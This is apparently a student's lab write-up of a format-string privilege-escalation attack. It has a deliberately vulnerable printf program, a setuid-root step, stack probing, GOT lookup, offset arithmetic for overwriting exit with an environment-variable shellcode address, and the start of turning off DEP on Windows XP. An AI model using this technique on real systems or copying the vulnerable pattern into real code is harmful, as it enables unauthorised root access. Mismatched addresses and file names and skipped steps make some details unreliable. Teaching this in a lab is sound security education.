


## STEP -1

Vulnerable program: d1.c




```
File Edit View Search Tools Documents Help
Open Save Undo
get_envi.c *d1.c *Untitled Document 1 *Untitled Document 2
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[1024];
    strncpy(buf, argv[1], sizeof(buf) - 1);
    printf(buf); //vulnerability
    puts("done");
    exit(0);
}
```

Observing the above code, our idea is to write the shellcode into the environment variable, then get the address of the environment variable, and then override the address of the exit function, so that when the program executes to exit(0), it will execute our Shellcode.

## STEP -2

The get.c given below is used to get the environment variable address:




```
File Edit View Search Tools Documents Help
Open Save Undo
get_envi.c *d1.c *Untitled Document 1 *Untitled Document 2
#include <stdio.h>
#include <stdlib.h>
int main(void)
{
    printf("shell address: %p ",getenv("hackit"));
}
```

compile vul.c and make the stack executable



Define an environment variable 'hackit' to store the shellcode, and then execute get to get its address.



## STEP -5

Get the hackit address: 0xbfffed17



```
File Edit View Search Terminal Help
[06/11/2021 10:05] seed@ubuntu:~/Documents/format_string$ get_envi
shell address: 0xbfffed17 [06/11/2021 10:05] seed@ubuntu:~/Documents/format_string$
```

The image shows a terminal window with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (10:05 AM, Seed, settings icon). The terminal output shows the command `get_envi` being executed, resulting in the message `shell address: 0xbfffed17`. The background of the terminal window features a large, stylized 3D logo of the word "ubuntu" in orange and grey.

## STEP -6

Make root the owner of d1 vulnerable executable and set the setuid bit on, so that it can run with the privileges of the owner (root).



```
Terminal
[06/11/2021 10:05] seed@ubuntu:~/Documents/format_string$ sudo chown root d1
[06/11/2021 10:06] seed@ubuntu:~/Documents/format_string$ sudo chmod 4755 d1
[06/11/2021 10:06] seed@ubuntu:~/Documents/format_string$ ls -l d1
-rwsr-xr-x 1 root seed 6892 Jun 11 10:04 d1
[06/11/2021 10:06] seed@ubuntu:~/Documents/format_string$
```

The image shows a terminal window with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (10:06 AM, Seed, settings icon). The terminal output shows the following commands and their results:  
1. `sudo chown root d1`  
2. `sudo chmod 4755 d1`  
3. `ls -l d1` resulting in `-rwsr-xr-x 1 root seed 6892 Jun 11 10:04 d1`  
The background of the terminal window features a large, stylized 3D logo of the word "ubuntu" in orange and grey.

## STEP -7

Query the location of aaaa in memory:

A terminal window on Ubuntu showing a memory dump command. The command is `d1 "aaaa %0.8x %0.8x %0.8x %0.8x %0.8x %0.8x %0.8x %0.8x"`. The output shows a memory address `aaaa bffec7e 000003ff b7fe765d b7e31baf b7fde5dc 00001e40 bfffeae4 bfffe88c 00000000 00000001 61616161done`. The address `61616161` is highlighted in a red box. The terminal title bar shows 'File Edit View Search Terminal Help' and the system clock is 10:07 AM. The background of the terminal window features a faint Ubuntu logo.

```
[06/11/2021 10:06] seed@ubuntu:~/Documents/format_string$ d1 "aaaa %0.8x %0.8x %0.8x %0.8x %0.8x %0.8x %0.8x %0.8x"
aaaa bffec7e 000003ff b7fe765d b7e31baf b7fde5dc 00001e40 bfffeae4 bfffe88c 00000000 00000001 61616161done
[06/11/2021 10:07] seed@ubuntu:~/Documents/format_string$
```

Aaaa (0x61616161) is in the 11th position.

## STEP -8

Find the address of exit: `objdump -R vul`

A terminal window on Ubuntu showing the output of the `objdump -R d1` command. The output lists dynamic relocation records for the file `format elf32-i386`. The records are as follows:

OFFSET	TYPE	VALUE
00049ff0	R_386_GLOB_DAT	__gmon_start__
0004a000	R_386_JUMP_SLOT	__libc_start_main
0004a004	R_386_JUMP_SLOT	__gmon_start__
0004a008	R_386_JUMP_SLOT	strncpy
0004a00c	R_386_JUMP_SLOT	printf
0004a010	R_386_JUMP_SLOT	puts
0004a014	R_386_JUMP_SLOT	exit

The address `0004a014` is highlighted in a red box. The terminal title bar shows 'Terminal' and the system clock is 10:08 AM. The background of the terminal window features a faint Ubuntu logo.

```
[06/11/2021 10:08] seed@ubuntu:~/Documents/format_string$ objdump -R d1
d1:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET  TYPE             VALUE
00049ff0 R_386_GLOB_DAT    __gmon_start__
0004a000 R_386_JUMP_SLOT   __libc_start_main
0004a004 R_386_JUMP_SLOT   __gmon_start__
0004a008 R_386_JUMP_SLOT   strncpy
0004a00c R_386_JUMP_SLOT   printf
0004a010 R_386_JUMP_SLOT   puts
0004a014 R_386_JUMP_SLOT   exit

[06/11/2021 10:08] seed@ubuntu:~/Documents/format_string$
```

## STEP -9


Implement the attack, the key to implementing the attack is to calculate the shellcode address 0xbfffed17.

The required offset in the memory word pointed to by the return address of the constructor (ie 0x0804a014).

Calculate the offset:

$\text{bfff} - 8 = 49143 \text{ (dec)}$

$\text{ed17} - \text{bfff} = 11544 \text{ (dec)}$








## STEP-10

The attack was successful... successfully obtained root privileges #



## On windows XP:

Below is the vul.c program used in this experiment.




```
File Edit Format View Help
#include<stdio.h>
int main(int argc, char** argv)
{
    char *s="this is secret";
    printf(argv[1]);
}
```

There is a countermeasure installed by Microsoft on the windows version call Data Execution Protection (DEP).


It is required to be turned off.

Click on Start->Right click on My computer->Properties







Select Advance tab->Under Startup and Recovery column select Settings.




Under system startup column select edit button



